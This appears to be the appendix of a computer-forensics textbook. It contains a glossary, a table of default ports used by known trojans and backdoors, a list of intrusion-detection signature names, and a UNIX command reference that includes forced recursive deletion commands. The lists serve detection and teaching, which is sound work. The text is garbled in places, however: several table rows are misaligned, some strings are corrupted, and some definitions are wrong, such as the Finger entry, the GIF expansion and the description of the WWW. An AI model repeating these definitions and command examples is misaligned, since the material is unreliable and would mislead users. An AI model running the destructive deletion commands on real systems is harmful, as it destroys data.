- Wireshark is a network protocol analyzer which allows you to analyze the protocols running on your system and network.

WMN_screenshooter (<https://github.com/swedishmike>)

- This is a helper script that makes use of the WhatsMyName project. This script runs through the sites provided in WhatsMyName against a given username. If there are any hits, it then attempts to create screenshots of those profile pages.

Yandex (<https://yandex.com/>)

- Yandex is a Russian search engine and one of the largest Russian web portals.

Zotero (<https://www.zotero.org/>)

Your personal research assistant; Zotero is a free open-source tool to help you collect, organize, cite, and share research. Features include web browser integration, online syncing, generation of in-text citations, footnotes, and bibliographies, as well as integration with the word processors Microsoft Word, LibreOffice Writer, and Google Docs. It is produced by the Center for History and New Media at George Mason University. Additionally, you can obtain a Zotero plugin for your browser. Zotero also retrieves meta-data from PDF files.

Glossary

Application: Software whose primary purpose is to perform a specific function for an end user such as Microsoft Word.

Application Layer: One of the seven layers of the ISO reference model. This layer provides the interface between end users and networks. It allows use of e-mail and viewing web pages, along with numerous other networking services.

ARCNET: Developed by Datapoint Corporation in the 1970s; a Local Area Network (LAN) technology that competed strongly with Ethernet, but no longer does. Initially a computer connected via ARCNET could communicate at 2.5 Mbps, although this technology now supports a throughput of 20 Mbps (compared to current Ethernet at 100 Mbps and 1 Gbps).

ARP: Address Resolution Protocol. This is a protocol that resides in the TCP/IP suite of protocols. Its purpose is to associate IP addresses at the network layer with MAC addresses at the data link layer.

ATM: Asynchronous Transfer Mode. A connection-oriented networking technology that utilizes 53-byte cells instead of the packet technology used with Ethernet. Depending on the vendor, throughput can range from Mbps to Gbps. ATM can transport audio/video/data over the same connection at the same time and provide Quality of Service (QoS) for this transport.

BBS: Bulletin Board System. To use a BBS, a modem and the telephone number of the BBS are required. A BBS application runs on a computer and allows people to connect to that computer for the purpose of exchanging e-mail, chatting, and file transfers. A BBS is not part of the Internet.

BIOS: Basic Input Output System

BMP: Bitmap

BO: Back Orifice

BO2K: Back Orifice 2000

BOOTP: Bootstrap Protocol

CBF: Compressed Binary Format

CBT: Computer Based Training

CFI: Certified Forensics Investigator or Cyber Forensics Investigator

CF: Computer Forensics or Cyber Forensics

CIF: Common Intermediate Format

CISSP: Certified Information Systems Security Professional

CIRT: Computer Incident Response Team

CMOS: Complementary Metal Oxide Semiconductor

Cracker: The correct name for an individual who hacks into a networked computer system with malicious intentions. The term *hacker* is used interchangeably (although incorrectly) because of media hype of the word *hacker*: A cracker explores and detects weak points in the security of a computer networked system and then exploits these weaknesses using specialized tools and techniques.

CRC: Cyclic Redundancy Checksum

CRCMD5: Cyclic Redundancy Checksum Message Digest 5

Cybercrime: A criminal offense that involves the use of a computer network.

Cyberspace: Refers to the connections and locations (even virtual) created using computer networks. The term “Internet” has become synonymous with this word.

DAT: Digital Audio Tape

Data Link Layer (DLL): A layer with the responsibility of transmitting data reliably across a physical link (cabling, for example) using a networking technology such as Ethernet. The DLL encapsulates data into frames (or cells) before it transmits it. It also enables multiple computer systems to share a single physical medium when used in conjunction with a media access control methodology such as Carrier Sense Multiple Access/Collision Detection (CSMA/CD).

DCFL: Department of Defense Computer Forensics Laboratory

DHCP: Dynamic Host Configuration Protocol

EMF: Enhanced MetaFile Format

Ethernet: A LAN technology that is in wide use today utilizing CSMA/CD to control access to the physical medium (usually a category 5 Ethernet cable). Normal throughput speeds for Ethernet are 10 Mbps, 100 Mbps, and 1 Gbps.

FAT: File Allocation Table

FDDI: Fiber Distributed Data Interface. This is a token ring type of technology that utilizes encoded light pulses transmitted via fiber optic cabling for communications between computer systems. It supports a data rate of 100 Mbps and is more likely to be used as a LAN backbone between servers. It has redundancy built in so that if a host on the network fails, there is an alternate path for the light signals to take to keep the network up.

Finger: The traceroute or finger commands to run on the source machine (attacking machine) to gain more information about the attacker.

GIF: Graphic Interface Format

GMT: Greenwich Mean Time

GREP: Global Regular Expression Parser

Hardware: The physical components of a computer network.

Host: Same as a node. This is a computer (or another type of network device) connected to a network.

ICQ: Pronounced “I Seek You.” This is a chat service available via the Internet that enables users to communicate online. This service (you load the application on your computer) allows chat via text, voice, bulletin boards, file transfers, and e-mail.

IDE: Integrated Device Electronics

Intelligent Cabling: Research is ongoing in this area. The goal is to eliminate the large physical routers, hubs, switches, firewalls, etc. and move these functions (i.e., embed the intelligence) into the cabling itself. Currently, this is an electrochemical/neuronic research process.

Internet: A global computer network that links minor computer networks, allowing them to share information via standardized communication protocols. Although it is commonly stated that the Internet is not controlled or owned by a single entity, this is really misleading, giving many users the perception that no one is really in control (no one “owns”) of the Internet. In practical reality, the only way the Internet can function is to have the major telecom switches, routers, satellite, and fiber optic links in place at strategic locations. These devices at strategic locations are owned by a few major corporations. At any time, these corporations could choose to shut down these devices (which would shut down the Internet), alter these devices so only specific countries or regions could be on the Internet, or modify these devices to allow/disallow/monitor any communications occurring on the Internet.

IP: Internet Protocol

ISP: Internet Service Provider. An organization that provides end users with access to the Internet. **Note:** It is not necessary to go through an ISP to access the Internet, although this is the common way used by most people.

IRC: Internet Relay Chat. This is a service (you must load the application on your computer) that allows interactive conversation on the Internet. IRC also allows you to exchange files and have “private” conversations. Some major supporters of this service are IRCnet and DALnet.

JPEG: Joint Photographic Experts Group

MAC Address: Media Access Control Address. A unique number ingrained into a NIC (Network Interface Card, the card you plug your network cable into). It is used to identify the machine that is transmitting on a network and to address data at the network’s data link layer.

MD5: Message Digest 5

Message Digest: An example would be MD5. A message digest is a combination of alphanumeric characters generated by an algorithm that

takes a digital object (such as a message you type) and pulls it through a mathematical process, giving a digital fingerprint of the message (enabling you to verify the integrity of a given message).

MLA: Multiple Log Analysis

Modem: Modulator/demodulator. This is a piece of hardware used to connect computers (or certain other network devices) together via a serial cable (usually a telephone line). When data is sent from your computer, the modem takes the digital data and converts it to an analog signal (the modulator portion). When you receive data into your computer via modem, the modem takes the analog signal and converts it to a digital signal that your computer will understand (the demodulator portion).

NAT: Network Address Translation. A means of hiding the IP addresses on an internal network from external view. NAT boxes allow net managers to use any IP addresses they choose on internal networks, thereby helping to ease the IP addressing crunch while hiding machines from attackers.

Network Layer: The layer of the ISO Reference Model used to address and route information to its intended destination. Think of this layer as a post office that delivers letters based on the address written on an envelope.

Newsgroups: Usually discussions, but not “interactively live.” Newsgroups are like posting a message on a bulletin board and checking at various times to see if someone has responded to your posting.

NFR: Network Flight Recorder

NFS: Network File System

NIC: Network Interface Card. This is the card that the network cable plugs into in the back of your computer system. The NIC connects your computer to the network. A host must have at least one NIC; however, it can have more than one. Every NIC is assigned a MAC address.

NIST: National Institute of Standards and Technology

NSCID: National Security Council Intelligence Directive

NSRL: National Software Reference Library

NTFS: New Technology File System

NTI: New Technologies, Inc.

NSA IAM: National Security Agency Information Assurance Methodologist

NSC: National Security Council

OSS: Office of Strategic Services

PCI: Peripheral Component Interconnect

PERL: Practical Extraction and Reporting Language

PGP: Pretty Good Privacy

Physical Layer: The layer of the ISO Reference Model consisting of the cabling that actually carries the data between computers and other network devices.

- Port:** A numeric value used by the TCP/IP protocol suite that identifies services and applications. For example, HTTP Internet traffic uses port 80. (See Appendix C for a listing of these ports.)
- Presentation Layer:** The layer of the ISO Reference Model responsible for formatting and converting data to meet the requirements of the particular system being utilized.
- PSP:** Private Sector Position
- PST:** Personal Storage Folder
- RAID:** Redundant Array of Inexpensive Disks
- Router:** A network node connected to two or more networks. It is used to send data from one network (such as 137.13.45.0) to a second network (such as 43.24.56.0). The networks could both use Ethernet, or one could be Ethernet and the other could be ATM (or some other networking technology). As long as both speak common protocols (such as the TCP/IP protocol suite), they can communicate.
- RSA:** Rivest-Shamir-Adleman
- SAM:** Security Account Manager
- SB:** SafeBack
- Search Engine:** An Internet resource that locates data based on keywords or phrases that the user provides. This is currently the main method used on the Internet to find information. Current search engines are inefficient, but research is being done to improve their data gathering/filtering techniques.
- Session Layer:** The layer of the ISO Reference Model coordinating communications between network nodes. It can be used to initialize, manage, and terminate communication sessions.
- SFA:** Software Forensics Analysis
- Software:** Computer/network device programs running in memory that perform some function.
- STU III:** Secure Telephone Unit – third generation
- TCP:** Transmission Control Protocol
- TCP/IP:** A suite of internetworking protocols. The structure of TCP/IP is as follows:
- Process layer clients:** FTP, Telnet, SMTP, NFS, DNS
- Transport layer service providers:** TCP (FTP, Telnet, SMTP)
- UDP (NFS, DNS)**
- Network layer:** IP (TCP, UDP)
- Access layer:** Ethernet (IP)
- Token ring (IP)/TCP Sequence Prediction:** Fools applications using IP addresses for authentication (like the UNIX rlogin and rsh commands) into thinking that forged packets actually come from trusted machines.
- TraceRoute:** The traceroute or finger commands to run on the source machine (attacking machine) to gain more information about the attacker.

Transport Layer: The layer of the ISO Reference Model responsible for managing the delivery of data over a communications network.

TS/SCI/LP: Top Secret Sensitive Compartmented Information Lifestyle Polygraph

Tunneling: The use of authentication and encryption to set up virtual private networks (VPNs).

URL: Uniform Resource Locator

USB: Universal Serial Bus

Usenet: A worldwide collection/system of newsgroups that allows users to post messages to an online bulletin board.

VPN: Virtual Private Network

WWW: World Wide Web; also shortened to Web. Although WWW is used by many as being synonymous with the Internet, the WWW is actually one of numerous services on the Internet. This service allows e-mail, images, sound, and newsgroups.

Port numbers of interest

Trojan horse programs are programs that appear to do something that you want them to do (and they may actually do the good thing that you want, whatever that may be), but also perform malicious activities on your system(s) that you are unaware of. Default ports used by some known trojan horses are as follows:

port 21	Blade Runner, Doly Trojan, Fore, FTP trojan, Invisible FTP, Larva, WebEx, WinCrash
port 23	Tiny Telnet Server
port 25	Antigen, Email Password Sender, Haebu Coceda, Kuang2, ProMail trojan, Shtrilitz, Stealth, Tapiras, Terminator, WinPC, WinSpy
port 31	Agent 31, Hackers Paradise, Masters Paradise
port 41	DeepThroat
port 58	DMSSetup
port 79	Firehotcker
port 80	Executor
port 110	ProMail trojan
port 121	JammerKillah
port 421	TCPWrappers
port 456	Hackers Paradise
port 531	Rasmin
port 555	Ini-Killer, Phase Zero, Stealth Spy
port 666	Attack FTP, Satanz Backdoor
port 911	Dark Shadow
port 999	DeepThroat
port 1001	Silencer, WebEx
port 1011	Doly Trojan
port 1012	Doly Trojan
port 1024	NetSpy
port 1045	Rasmin
port 1090	Xtreme
port 1170	Psyber Stream Server, Voice

port 1234	Ultors Trojan
port 1243	BackDoor-G, SubSeven
port 1245	V00D00 Doll
port 1349 (UDP)	BO DLL
port 1492	FTP99CMP
port 1600	Shivka-Burka
port 1807	SpySender
port 1981	Shockrave
port 1999	BackDoor
port 2001	Trojan Cow
port 2023	Ripper
port 2115	Bugs
port 2140	DeepThroat, The Invasor
port 2565	Striker
port 2583	WinCrash
port 2801	Phineas Phucker
port 3024	WinCrash
port 3129	Masters Paradise
port 3150	DeepThroat, The Invasor
port 3700	Portal of Doom
port 4092	WinCrash
port 4567	File Nail
port 4590	ICQTrojan
port 5000	Bubbel, Back Door Setup, Sockets de Troie
port 5001	Back Door Setup, Sockets de Troie
port 5321	Firehotcker
port 5400	Blade Runner
port 5401	Blade Runner
port 5402	Blade Runner
port 5555	ServeMe
port 5556	BO Facil
port 5557	BO Facil
port 5569	Robo-Hack
port 5742	WinCrash
port 6400	The Thing
port 6670	DeepThroat
port 6771	DeepThroat
port 6776	BackDoor-G, SubSeven
port 6939	Indoctrination
port 6969	GateCrasher, Priority
port 7000	Remote Grab
port 7300	NetMonitor
port 7301	NetMonitor

port 7306	NetMonitor
port 7307	NetMonitor
port 7308	NetMonitor
port 7789	Back Door Setup, ICKiller
port 9872	Portal of Doom
port 9873	Portal of Doom
port 9874	Portal of Doom
port 9875	Portal of Doom
port 9989	iNi-Killer
port 10067	Portal of Doom
port 10167	Portal of Doom
port 10520	Acid Shivers
port 10607	Coma
port 11000	Senna Spy
port 11223	Progenic trojan
port 12223	Hack'99 KeyLogger
port 12345	GabanBus, NetBus, Pie Bill Gates, X-bill



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Attack signatures

The following sites list attack signatures:

- <http://www.nfr.com/solutions/signatures.php>
- <http://www.whitehats.com/ids/>
- http://securityresponse.Symantec.com/avcenter/nis_ids/

More may be learned about any of these attacks by using Internet search engines, such as Yahoo, Google, or AltaVista.

Here is a sample list of signatures:

- DNS TSIG name overflow
- DNS name overflow contains%
- DNS name overflow very long
- Jolt
- IP microfragment
- SSPING attack
- Flushot attack
- IP source route end
- Oshare attack
- IP fragment data changed
- Saihyousen attack
- TCP data changed
- Excessive DNS requests
- HTTP POST data contains script
- HTTP HOST: field overflow
- HTTP Cookie overflow
- HTTP UTF8 backtick
- POP3 APOP name overflow
- Telnet NTLM tickle
- Telnet bad environment
- Telnet bad IFS
- Telnet environment format string attack
- Telnet RESOLV_HOST_CONF

- Telnet bad TERM
- Telnet bad TERMCAP
- Telnet XDISPLOC
- Telnet AUTH USER overflow
- Telnet ENV overflow
- SMTP recipient with trailing dot
- SMTP From: field overflow
- SMTP reply-to exec
- Finger list
- Finger filename
- Finger overflow
- FTP SITE ZIPCHK metacharacters
- FTP SITE ZIPCHK buffer overflow
- FTP SITE EXEC exploit
- Qaz trojan horse activity
- RPC SGI FAM access
- RPC CALLIT unknown
- RPC CALLIT attack
- RPC CALLIT mount
- rpc.bootparam whoami mismatch
- RPC prog grind
- RPC high-port portmap
- RPC ypbind directory climb
- RPC showmount exports
- RPC selection_svc hold file
- RPC suspicious lookup
- IRC Trinity agent
- IDENT version
- SNMP sysName overflow
- SNMP WINS deletion
- SNMP SET sysContact
- SNMP lanmanger enumeration
- SNMP TFTP retrieval
- SNMP hangup
- SNMP disable authen-traps
- SNMP snmpdx attack
- SNMP 3Com communities
- SNMP dialup username
- SNMP dialup phone number
- SNMP scanner
- Java Admin Servlet backdoor URL
- DOS DoS URL
- Auction Weaver CGI exploit
- CGI jj

- classifieds.cgi
- BBN survey.cgi
- YaBB exploit
- Webplus CGI exploit
- Squid chachemsg.cgi
- system32 command
- Webevent admin
- Java contains Brown Orifice attack
- HTTP cross-site scripting



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

UNIX/Linux commands

UNIX will be used to mean both UNIX and Linux, since they are very similar. In essence, Linux is another “flavor” of UNIX, similar to Solaris, AIX, and others. A great benefit of Linux is that it is open-source (the source code is open for all to see). A UNIX system command reference will be provided since it has been widely used for decades and its use is increasing globally.

When working on a UNIX system, you could encounter either a graphical user interface (GUI such as pictures/icons/words to point and click on) or a command line (various UNIX commands must be typed to work with the system – not a point-and-click operation). Working at the command line will be presented since the GUI is much easier to use and more intuitive. Many skilled UNIX personnel do not have a GUI interface on their machine because they much prefer to type commands at the command line (more powerful and versatile – and more difficult).

At the command line, there are various prompts that you could encounter, depending on how the owner has configured the system. The prompts you see are indicative of the type of shell (environment) the system owner is using. The shell allows the user to use a few commands/configurations that are peculiar to that shell. Although there are others, the most common prompts/shells you will come across are:

Korn Shell Prompt	\$
Bourne Shell Prompt	\$
C Shell Prompt	%

Although there are many UNIX commands, I will cover those that are most useful to an investigator and make extensive use of examples to show how a command is most commonly used.

FTP commands:

```
? command
close, disconnect, bye, quit
UNIX commands such as cd, ls, etc.
delete filename
```

```

get file1 [file2]
help
help command
led /usr/cell_one/log (changes to local machine directory)
mdelete filename(s) .
mget filename(S)
mkdir directory
mput filename(s)
put file1 [file2]
pwd
rmdir directory
rev file1 [file2] (retrieve from remote),
remotehelp command
rename file1 file2
send file1 [file2]

```

<i>UNIX Command</i>	<i>Explanation</i>	<i>Example</i>	<i>End Results</i>
Date	Writes the current date to the screen	Date	Mon nov 20 18:25:37 est 2000
Sort infile	Sorts the contents of the input file in alphabetical order	Sort names	Sorts the contents of names in alphabetical order
Who	Tells who is logged onto your server	Who	
Who am I	Tells you your user information	Who am I	
Clear	Clears the window and the line buffer	Clear	Writes hey you! to the screen
Echo whatever I type	Writes whatever I type to the screen	Echo hey you!	
Banner big words	Does the same thing as echo only in big words	Banner hey!	Writes hey! in large letters on the screen
Cat file1 file2 file3	Shows the three files in consecutive order as one document (can be used to combine files)	Cat cheese milk	Prints the cheese file to the screen first and immediately follows it with the milk file
df system	Reports the number of free disk blocks	df~ df~ \$home	Both commands will print the total kb space, kb used, kb available, and %used on the home system (your system)
Head file	Prints the first 10 lines of the file to the screen		Prints the first 10 lines of addresses to the screen
	Number of lines can be modified	Head -25 addresses	Prints the first 25 lines of addresses to the screen
Tail file	Prints the last 10 lines of the file to the screen	Tail test.txt	Prints the last 10 lines of test.txt to the screen
	Number of lines can be modified		

(Continued)

<i>UNIX Command</i>	<i>Explanation</i>	<i>Example</i>	<i>End Results</i>
More input	Number of lines can be modified	Tail -32 test.txt	Prints the last 32 lines of test.txt to the screen
	Prints to screen whatever is input-useful because it only shows one screen at a time Scroll bar continues to the next screen return moves one line forward Q quits G goes to the end I G goes to the beginning Ctrl u moves up_screen Ctrl d moves down_screen	More groceries	Will list the groceries file to the screen
ls (-option-optional)	Lists all the nonhidden files and directories	ls ls bin	Lists all nonhidden files and directories in the current directory Lists all nonhidden files and directories in the bin directory
ls -l or ll	Lists all nonhidden files and directories in long format	ls -l ll ls -l work ll work	Lists all nonhidden files and directories in the current directory in long format Lists all nonhidden files and directories in the work directory in long format.
ls -a	Lists all files and directories including hidden ones	ls -a ls -a temp	Lists all files and directories, including hidden, in the current directory Lists all files and directories in the temp directory
ls -r	Lists all files and directories in reverse alphabetical order	ls -r	Lists all nonhidden files and directories in the current directory in reverse alphabetical order
		ls -r abc	Lists all nonhidden files and directories in the abc directory in reverse alphabetical order
ls -t	Lists all nonhidden files in the order they were last modified	ls -t ls -t work	Lists all the nonhidden files in the current directory in the order they were last modified from most recent to last Lists all the nonhidden files in the work directory in the order they were last modified from most recent to last

(Continued)

<i>UNIX Command</i>	<i>Explanation</i>	<i>Example</i>	<i>End Results</i>
Note: Options	Can be combined using ls	ls -al	Lists all files (including hidden (-a)) in long format (-l)
	“Pipe” directs the output of the first command to the input of another	ls -l more	Lists your files in long format one screen at a time
>	Sends the output of a command to a designated file	ls -l > myfiles	Prints your listing to a file named myfiles
>>	Appends the output of a command to a designated file	ls -l >> allfiles	Appends your filenames to the end of the allfiles file
&	Runs command in the background; you can still work in the window	xclock &	Runs xclock (a clock) allowing you to keep working

<i>Important Characters</i>	<i>Explanation</i>	<i>Example</i>	<i>End Result</i>
~	Designates the home directory (\$HOME)	Echo ~	Writes your home directory to the screen
<	Designates input from somewhere other than terminal	ProgA < input1	ProgA program gets its input from a file named input1

<i>Wildcards</i>	<i>Explanation</i>	<i>Example</i>	<i>End Result</i>
*	Any string of characters	ls * .c	Lists any file or directory (nonhidden) ending with c
?	Any one character	ls file?	Lists any file/directory with file and 1 character at the end
[]	Match any character in the brackets (a hyphen is used for ranges of characters)	ls v[6-9]file	Lists v6file , v7file , v8file , and v9file

<i>UNIX Command</i>	<i>Explanation</i>	<i>Example</i>	<i>End Result</i>
cd directory	Changes your current directory to the directory specified	cd bin cd.. cd../.. cd ~ cd ~ cd	Changes directory to the bin directory Moves you to the directory that contains the directory you are currently in Ex. Current directory=/home/users/ bob/bin execute cd.. New directory=/home/users/ bob or executing cd ..A. New directory=/home/users Moves you to the directory you just came from Each will move you to your home directory (the directory you start from initially)
mkdir dirname	Creates a directory Also allows you to designate where the directory is to reside	mkdir junk mkdir ~/left	Makes a directory named junk in your current directory Makes a directory in your home directory named left
rm file1 file2 file3	Removes (deletes) file(s)	rm xyz rm xyz abc rm *	Deletes a file named xyz Deletes the files named xyz and abc Deletes everything nonhidden
rm -i file1 file2	Prompts before deletion of files *****U\$E _j AT FIRST*****	rm -i *	Prompts at each nonhidden file and lets you decide whether or not to delete it
rm -f file1 file2	Forces deletion without prompt regardless of permissions	rm -f program	Removes the file program without regard to permissions, status, etc.
rm -r directory	Remove a directory along with	rm -r bin	Each will remove the bin directory and
rm -R directory	anything inside it	rm -R bin	everything inside of it
rmdir directory	Removes a directory like rm -r does if the directory is empty	rmdir bin	Removes the bin directory if it is empty

(Continued)

<i>UNIX Command</i>	<i>Explanation</i>	<i>Example</i>	<i>End Results</i>
<code>rm -fR name</code>	This combination will force the	<code>rm -Rf c_ya</code>	Forces removal without prompts of the
<code>rm -Rf name *dangerous*</code>	removal of any file and any directory including anything inside it		c_ya directory and anything inside it
<code>rm -Ri directory</code>	Deletes the contents of a directory and the directory if it is empty by prompting the user before each deletion	<code>rm -Ri rusure</code>	Deletes anything in the directory called rusure that you verify at the prompt, and if you remove everything in the directory, you will be prompted whether you want to remove the directory itself or not
<i>Note: Options can be combined using rm</i>			
<code>rmdir -p directory</code>	Removes a directory and any empty parent directories above it (-pi does the same thing, but it prompts before each removal)	<code>rmdir -p / home/bin/dir1</code>	Deletes the dir1 directory; if bin directory is empty, it is deleted; if home directory is empty it is also deleted
<code>cp file newname</code>	Copies a file (file) and names the copy the new name (newname)	<code>cp old new</code>	Makes a copy of the file/directory named old and names the copy new , all within the current directory

Note: If you copy a file to a newfile name and newfile already exists, the newfile contents will be overwritten.

<code>cp file dir2/</code>	Places a copy of file in dir2/ and it retains its original name
<code>cp ../dir1/*.</code>	Copies everything from the dir1 directory located just below where you currently are and places the copy "here" (.) in your current directory

(Continued)

<i>UNIX Command</i>	<i>Explanation</i>	<i>Example</i>	<i>End Results</i>
cp -p name target	Preserves all permissions in the original to the target	cp -p execut1 execut2	Copies execut1 executable file and calls the copy execut2 , which also has executable permissions
cp -R directory target	Copies a directory and names the copy the new name (target)	cp -R old/junk/	Makes a copy of the directory named old and names the directory copy junk
cp -f name target	Forces existing pathnames to be destroyed before copying the file	none	No example or description needed
mv initial final	Renames files and directories	mv temp script_1	Renames the file (or directory) temp to the name script_1 in the current directory
	Also moves files to other directories	mv script.exe ~/ bin	Moves the script.exe file to the bin directory that is in the home (~) parent directory <i>and</i> it keeps its initial name
	Allows multiple moves	mv script_1 script.exe -/ bin	Moves both script_1 and scriptexe to the bin directory
Pwd	Prints the current directory to the screen	pwd	May print something like “/home/bob”
pr (option) filename	Prints the specified file to the default printer <i>Note: options are not required but can be combined in any order.</i>	pr userlist	Prints the contents of userlist to the default printer
pr + k filename	Starts printing with page k	pr +5 userlist	Prints the contents of userlist starting with page 5

(Continued)

<i>UNIX Command</i>	<i>Explanation</i>	<i>Example</i>	<i>End Result</i>
<code>pr -k filename</code>	Prints in k columns	<code>pr -2 userlist</code>	Prints the contents of userlist in two columns
<code>pr -a filename</code>	Prints in multicolumns across the page (use with -k)	<code>pr -3a userlistl</code>	Prints userlist in three columns across the page
<code>pr -d filename</code>	Prints in double space format	<code>pr -d userlist</code>	Prints userlist with double space format
<code>pr -h "header" filename</code>	Prints the file with a specified header rather than the filename	<code>pr -h "users" userlist</code>	Prints userlist with <i>users</i> as the header
Note: Options can be combined using <code>pr</code> .			
<code>lpconfig printer_jd queue</code>	Configures remote printers to a local print queue	<code>lpconfig prntrl bobprt</code>	Configures a printer named prntrl to accept print requests from a local queue named bobprt
<code>lpconfig -r queue</code>	Removes said queue from the local System	<code>lpconfig -r bobprt</code>	Removes bobprt queue from the local system if the person removing the queue is the owner or "root"
<code>lpconfig -d queue</code>	Makes said queue the default queue	<code>lpconfig -d vpprnt</code>	Makes vpprnt the default print queue
<code>lpstat (-options)</code>	Prints printer status information to screen (<i>options not required</i>)	<code>lpstat</code>	Prints status of all requests made to the default printer by the current server
<code>lpstat -u"user1, user2"</code>	Prints the status of requests made by the specified users	<code>lpstat -u"bob"</code>	Prints status of all requests made by the user with the ID bob
<code>lpstat s</code>	Prints the queues and the printers they print to	<code>none</code>	None

<i>Unix Commands</i>	<i>Concise Explanations</i>	<i>Examples</i>	<i>End Result</i>
<code>lpstat -t</code>	Shows all print status information	<code>none</code>	None
<code>lpstat -d</code>	Shows the default printer for the <code>lp</code> command	<code>none</code>	None
<code>lpstat -r</code>	Shows if the line printer scheduler is running	<code>none</code>	None
<code>lp (-option) file(s)</code>	Like <code>pr</code> , prints designated files on the connected printer(s) (<i>options not required and options may be combined</i>)	<code>lp junkfile</code>	Prints the file junkfile to the default printer in default one-sided, single-sided, single-spaced format

(Continued)

<i>Unix Commands</i>	<i>Concise Explanations</i>	<i>Examples</i>	<i>End Result</i>
lp -ddest file(s)	Prints the file(s) to a specific destination	lp -dbobsq zoom	Sends the file zoom to the <i>bobsq</i> print queue to print
lp -nnumber file(s)	Allows user to designate the number of copies to be printed	lp -n5 crash	Prints five copies of crash in default settings
lp -ttitle file(s)	Places <i>title</i> on the banner page	lp -tBobs cash	Prints <i>Bobs</i> on the banner page of the file printout named cash
lp -ooption file(s)	Allows printer-specific options to be used (i.e., double-sided or two pages per side, etc.)	lp -od output	Prints the output file double-sided on the printout
		lp -obold output	Prints output in bold print
		lp -ohalf output	Divides the paper into two halves for printing output
		lp -oquarter output	Prints four pages of output per side of paper
<i>Note:</i> Options can be combined using lp.		lp -olandscape output	Prints output in landscape orientation
		lp -oportrait output	Prints output in portrait orientation
Cancel requestjd	Stops print jobs or removes them from the queue (request_jds are obtained using lpstat)	Cancel 5438	Stops the print job with the id 5438 whether it is printing or if it is sitting in the queue
Cancel -a printer	Removes all print requests from the current user on the specified printer	Cancel -a bobsprt	Removes all the requests from the current user to the printer named bobsprt
<i>UNIX Command</i>	<i>Explanation</i>	<i>Example</i>	<i>End Result</i>
Cancel-u login_id	Removes any print requests queued belonging to the user	Cancel -u bob	Cancels all queued print requests for user bob
Ps	Shows certain information about active processes associated with the current terminal	Ps	Shows a listing of process IDs, terminal identifier, cumulative execution time, and command name

(Continued)

<i>UNIX Command</i>	<i>Concise Explanation</i>	<i>Example</i>	<i>End Results</i>
Ps -e	Shows information about <i>all</i> processes	Ps -e	Shows a listing of process IDs, terminal identifiers, cumulative execution time, and command names for all processes
Ps -f	Shows a <i>full</i> listing of information about the processes listed	Ps -f	Shows UID (user or owner of the process), PID (process ID, use this number to kill it), PPID (process ID of the parent source), C (processor utilization for scheduling), STIME (start time of the process), TTY (controlling terminal for the process), TIME (cumulative time the process has run), and COMMAND (the command that started the process)
Ps -u user_id	Shows all processes that are owned by the person with the pertinent userjd	Ps -u bob	Shows all the processes that belong to the person with the userid bob
Ps -ef	Shows all processes in a full listing	Ps -ef	Shows all current processes in full listing
Kill process_jd	Stops the process with the said id	Kill 6969	Kills the process with PID 6969
Kill -9 processjd	Destroys the process with the said id	Kill -9 6969	PID 6969 does not have a chance here
Grep -c string file	Searches input file(s) for specified string and prints the line with matches	Grep mike letter	Searches for the string mike in the file named letter and prints any line with mike in it to the screen

(Continued)

<i>UNIX Command</i>	<i>Concise Explanation</i>	<i>Example</i>	<i>End Results</i>
Grep -c string file	Searches and prints only the number of matches to the screen	Grep -c hayes bankletter	Searches the file bankletter for the string hayes and prints the number of matches to the screen
Grep -i string file	Searches without regard to letter case	Grep -i hi file1	Searches file1 for hi, HI, hl, and Hl and prints all matches to the screen
Grep -n string file	Prints to the screen preceded by the line number	Grep -n abc alpha	Searches alpha for abc and prints the lines that match and line numbers to the screen
Grep -v string file	All lines that do not match are printed	Grep -v lead pencils	Prints all lines in pencils that <i>do not</i> contain the string lead
Grep -x string file	Only exact matches are printed	Grep -x time meetings	Prints only lines in meetings that match time exactly
	grep is useful when used in a "pipe"	Ps -ef grep bob	Finds all processes in full listing and then prints only the ones that match the string bob to the screen
	Can also redirect its output to a file	Grep -i jan b_days>mymonth	Searches the file b_days for case insensitive matches to jan and places the matching lines into a file called mymonth

<i>Command</i>	<i>Description</i>	<i>Example</i>	<i>Explanation</i>
Vuepad filename	Opens filename for editing/viewing in the vuepad editor	None	None
Vi filename	Text editor that exists on every UNIX system in the world	None	None
Emacs filename	Another text editor	None	None
Compress filename	Compresses the file to save disk space	None	None

(Continued)

<i>Command</i>	<i>Description</i>	<i>Example</i>	<i>End Results</i>
Uncompress filename	Expands a compressed file	None	None
Awk	UNIX programming language	None	None
<i>Command</i>	<i>Description</i>	<i>Example</i>	<i>Explanation</i>
Eval "resize"	Tells the target computer that the window has been resized during telnet	None	None
Chexp # Filename	Keeps the file(s) from expiring (being erased) on the target computer for # days	Chexp 365 nr *	Keeps the target computer from deleting all files starting with nr for 1 year (365 days)
		Chexp 4095 nr *	Makes all files whose name starts with nr never expire or be deleted (infinite)
Qstat	Displays the status of a process that has been submitted the Network Queuing System (basically a batch job)	Qstat	Shows the status of the requests submitted by the invoker of the command - will print request-name, request-id, the owner, relative request priority, and request state (is it running yet?)
		Qstat -a	Shows all requests
		Qstat -l	Shows requests in long format
		Qstat -m	Shows requests in medium-length format
		Qstat -u bob	Shows only requests belonging to the user bob
		Qstat -x	Queue header is shown in an extended Format

<i>Command</i>	<i>Description</i>	<i>Example</i>	<i>Explanation</i>
Xterm	Opens a new window (x-terminal) for you to work	Xterm	This opens another window like the one you are currently working in.
Xterm -option	-option sets the option		
Xterm +option	+option resets the option to default		
Note: Using xterm will eliminate desktop clutter. I strongly recommend learning to use it in your scripts.			
Xterm -help	Displays the xterm options	Xterm -help	Shows the options available
Xterm -e program	Executes the listed program in the new xterm window; when the program is finished, the new xterm window goes away	Xterm -e myprog.exe	Opens an xterm window and executes the program myprog.exe from that window so that you may still work in your present window
Xterm -sb	Opens an xterm that saves a set number of lines when they go off the top of the page and makes them accessible with a scroll bar	Xterm -sb	Puts a scroll bar on the right side of the page for reviewing past lines in the window
Note: When clicking in the scroll bar, the left button scrolls down, the right scrolls up, and the middle snaps the scroll bar to the mouse position for dragging up and down			
Xterm -sl Number	Specifies the number of lines to be saved once they go off the top of the screen (default is 64)	Xterm -sl 1000	Xterm will save 1000 lines of work once it has moved off the immediate viewing area; it can be accessed using the scroll bar

Command	Description	Example	Explanation
